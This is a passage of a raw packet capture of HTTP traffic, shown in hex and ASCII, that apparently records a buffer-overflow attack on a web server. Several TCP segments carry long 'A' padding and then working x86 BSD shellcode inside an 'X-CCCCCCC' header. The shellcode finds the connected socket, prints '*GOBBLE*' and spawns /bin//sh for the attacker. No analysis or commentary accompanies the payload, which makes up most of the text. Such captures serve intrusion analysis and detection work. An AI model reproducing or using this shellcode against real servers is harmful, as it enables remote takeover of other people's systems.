  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4168 4747 4747 89e3
AAAAAAAAAhGGGG.ã

  0310: 31c0 5050 5050 c604 2404 5350 5031 d231
1ÀPPPPÆ.$.SPP1Ò1

  0320: c9b1 80c1 e118 d1ea 31c0 b085 cd80 7202  É±.Áá.Ñê1À
.
.r.

  0330: 09ca ff44 2404 807c 2404 2075 e931 c089  .ÊÿD$..|$.
ué1À.

  0340: 4424 04c6 4424 0420 8964 2408 8944 240c  D$.ÆD$.
.d$..D$.
```

```
  0350: 8944 2410 8944 2414 8954 2418 8b54 2418
.D$..D$..T$..T$.

  0360: 8914 2431 c0b0 5dcd 8031 c9d1 2c24 7327
..$1À°]Í.1ÉÑ,$s'

  0370: 31c0 5050 5050 ff04 2454 ff04 24ff 0424
1ÀPPPPÿ.$Tÿ.$ÿ.$

  0380: ff04 24ff 0424 5150 b01d cd80 5858 5858
ÿ.$ÿ.$QP°.Í.XXXX

  0390: 583c 4f74 0b58 5841 80f9 2075 ceeb bd90  X<Ot.XXA.ù
uÎë½.

  03a0: 31c0 5051 5031 c0b0 5acd 80ff 4424 0880
1ÀPQP1À°ZÍ.ÿD$..

  03b0: 7c24 0803 75ef 31c0 50c6 0424 0b80 3424
|$..uï1ÀPÆ.$..4$

  03c0: 0168 424c 452a 682a 474f 4289 e3b0 0950
.hBLE*h*GOB.ã°.P

  03d0: 53b0 0150 50b0 04cd 8031 c050 686e 2f73
S°.PP°.Í.1ÀPhn/s

  03e0: 6868 2f2f 6269 89e3 5053 89e1 5051 5350
hh//bi.ãPS.áPQSP

  03f0: b03b cd80 cc0d 0a58 2d43 4343 4343 4343  °;í.Ì..X-
CCCCCCC

  0400: 3a20 4141 4141 4141 4141 4141 4141 4141  :
AAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.225693 10.3.88.186.3477 > 10.3.91.32.www: .
4345:5793(1448) ack 1 win 5840 <nop,nop,timestamp 536142839
1485469702> (DF)

  0000: 4500 05dc 7dab 4000 4006 ef90 0a03 58ba
E..Ü}«@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 af4a 6d08 7f10  ..[
...PÞã¯Jm...

  0020: 8010 16d0 8c80 0000 0101 080a 1ff4 e3f7
...Ð.........Ôã÷

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 6847 4747 4789
AAAAAAAAAAhGGGG.

  0260: e331 c050 5050 50c6 0424 0453 5050 31d2
ã1ÀPPPPÆ.$.SPP1Ò

  0270: 31c9 b180 c1e1 18d1 ea31 c0b0 85cd 8072  1É±.Áá.Ñê1À
.
.r

  0280: 0209 caff 4424 0480 7c24 0420 75e9 31c0  ..ÊÿD$..|$.
ué1À

  0290: 8944 2404 c644 2404 2089 6424 0889 4424  .D$.ÆD$.
.d$..D$

  02a0: 0c89 4424 1089 4424 1489 5424 188b 5424
..D$..D$..T$..T$

  02b0: 1889 1424 31c0 b05d cd80 31c9 d12c 2473
...$1À°]Í.1ÉÑ,$s

  02c0: 2731 c050 5050 50ff 0424 54ff 0424 ff04
'1ÀPPPPÿ.$Tÿ.$ÿ.

  02d0: 24ff 0424 ff04 2451 50b0 1dcd 8058 5858
$ÿ.$ÿ.$QP°.Í.XXX

  02e0: 5858 3c4f 740b 5858 4180 f920 75ce ebbd  XX<Ot.XXA.ù
uÎë½

  02f0: 9031 c050 5150 31c0 b05a cd80 ff44 2408
.1ÀPQP1À°ZÍ.ÿD$.

  0300: 807c 2408 0375 ef31 c050 c604 240b 8034
.|$..uï1ÀPÆ.$..4

  0310: 2401 6842 4c45 2a68 2a47 4f42 89e3 b009
$.hBLE*h*GOB.ã°.

  0320: 5053 b001 5050 b004 cd80 31c0 5068 6e2f
PS°.PP°.Í.1ÀPhn/

  0330: 7368 682f 2f62 6989 e350 5389 e150 5153
shh//bi.ãPS.áPQS

  0340: 50b0 3bcd 80cc 0d0a 582d 4343 4343 4343  P°;Í.Ì..X-
CCCCCC

  0350: 433a 2041 4141 4141 4141 4141 4141 4141  C:
AAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.225748 10.3.91.32.www > 10.3.88.186.3477: . ack 5793
win 14480 <nop,nop,timestamp 1485469702 536142839> (DF)

  0000: 4500 0034 5df6 4000 4006 14ee 0a03 5b20
E..4]ö@.@..î..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 b4f2
..Xº.P..m...Þã´ò

  0020: 8010 3890 13fc 0000 0101 080a 588a 7806
..8..ü......X.x.

  0030: 1ff4 e3f7                                .ôã÷


00:10:59.225827 10.3.91.32.www > 10.3.88.186.3477: . ack 5793
win 17376 <nop,nop,timestamp 1485469702 536142839> (DF)

  0000: 4500 0034 4c83 4000 4006 2661 0a03 5b20
E..4L.@.@.&a..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 b4f2
..Xº.P..m...Þã´ò

  0020: 8010 43e0 08ac 0000 0101 080a 588a 7806
..Cà.¬......X.x.

  0030: 1ff4 e3f7                                .ôã÷


00:10:59.226926 10.3.88.186.3477 > 10.3.91.32.www: .
5793:7241(1448) ack 1 win 5840 <nop,nop,timestamp 536142839
1485469702> (DF)

  0000: 4500 05dc 7dac 4000 4006 ef8f 0a03 58ba
E..Ü}¬@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 b4f2 6d08 7f10  ..[
...PÞã´òm...

  0020: 8010 16d0 f46a 0000 0101 080a 1ff4 e3f7
...Ðôj.......ôã÷

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4168 4747 4747
AAAAAAAAAAAAhGGGG

  01b0: 89e3 31c0 5050 5050 c604 2404 5350 5031
.ã1ÀPPPPÆ.$.SPP1

  01c0: d231 c9b1 80c1 e118 d1ea 31c0 b085 cd80  Ò1É±.Áá.Ñê1À
.
.

  01d0: 7202 09ca ff44 2404 807c 2404 2075 e931  r..ÊÿD$..|$. ué1

  01e0: c089 4424 04c6 4424 0420 8964 2408 8944  À.D$.ÆD$. .d$..D

  01f0: 240c 8944 2410 8944 2414 8954 2418 8b54
$..D$..D$..T$..T

  0200: 2418 8914 2431 c0b0 5dcd 8031 c9d1 2c24
$...$1À°]Í.1ÉÑ,$

  0210: 7327 31c0 5050 5050 ff04 2454 ff04 24ff
s'1ÀPPPPÿ.$Tÿ.$ÿ

  0220: 0424 ff04 24ff 0424 5150 b01d cd80 5858
.$ÿ.$ÿ.$QP°.Í.XX

  0230: 5858 583c 4f74 0b58 5841 80f9 2075 ceeb  XXX<Ot.XXA.ù uÎë

  0240: bd90 31c0 5051 5031 c0b0 5acd 80ff 4424
½.1ÀPQP1À°ZÍ.ÿD$

  0250: 0880 7c24 0803 75ef 31c0 50c6 0424 0b80
..|$..uï1ÀPÆ.$..

  0260: 3424 0168 424c 452a 682a 474f 4289 e3b0
4$.hBLE*h*GOB.ã°

  0270: 0950 53b0 0150 50b0 04cd 8031 c050 686e
.PS°.PP°.Í.1ÀPhn

  0280: 2f73 6868 2f2f 6269 89e3 5053 89e1 5051
/shh//bi.ãPS.áPQ

  0290: 5350 b03b cd80 cc0d 0a58 2d43 4343 4343  SP°;Í.Ì..X-CCCCC

  02a0: 4343 3a20 4141 4141 4141 4141 4141 4141  CC: AAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA



00:10:59.229646 10.3.88.186.3477 > 10.3.91.32.www: .
7241:8689(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7dad 4000 4006 ef8e 0a03 58ba
E..Ü}-@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 ba9a 6d08 7f10  ..[
...PÞãº.m...

  0020: 8010 16d0 812f 0000 0101 080a 1ff4 e3f8
...Ð./.......ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 6847 4747
AAAAAAAAAAAAhGGG

  0100: 4789 e331 c050 5050 50c6 0424 0453 5050
G.ã1ÀPPPPÆ.$.SPP

  0110: 31d2 31c9 b180 c1e1 18d1 ea31 c0b0 85cd  1Ò1É±.Áá.Ñê1À
.

  0120: 8072 0209 caff 4424 0480 7c24 0420 75e9  .r..ÊÿD$..|$.
ué

  0130: 31c0 8944 2404 c644 2404 2089 6424 0889  1À.D$.ÆD$.
.d$..

  0140: 4424 0c89 4424 1089 4424 1489 5424 188b
D$..D$..D$..T$..

  0150: 5424 1889 1424 31c0 b05d cd80 31c9 d12c
T$...$1À°]Í.1ÉÑ,

  0160: 2473 2731 c050 5050 50ff 0424 54ff 0424
$s'1ÀPPPPÿ.$Tÿ.$

  0170: ff04 24ff 0424 ff04 2451 50b0 1dcd 8058
ÿ.$ÿ.$ÿ.$QP°.Í.X

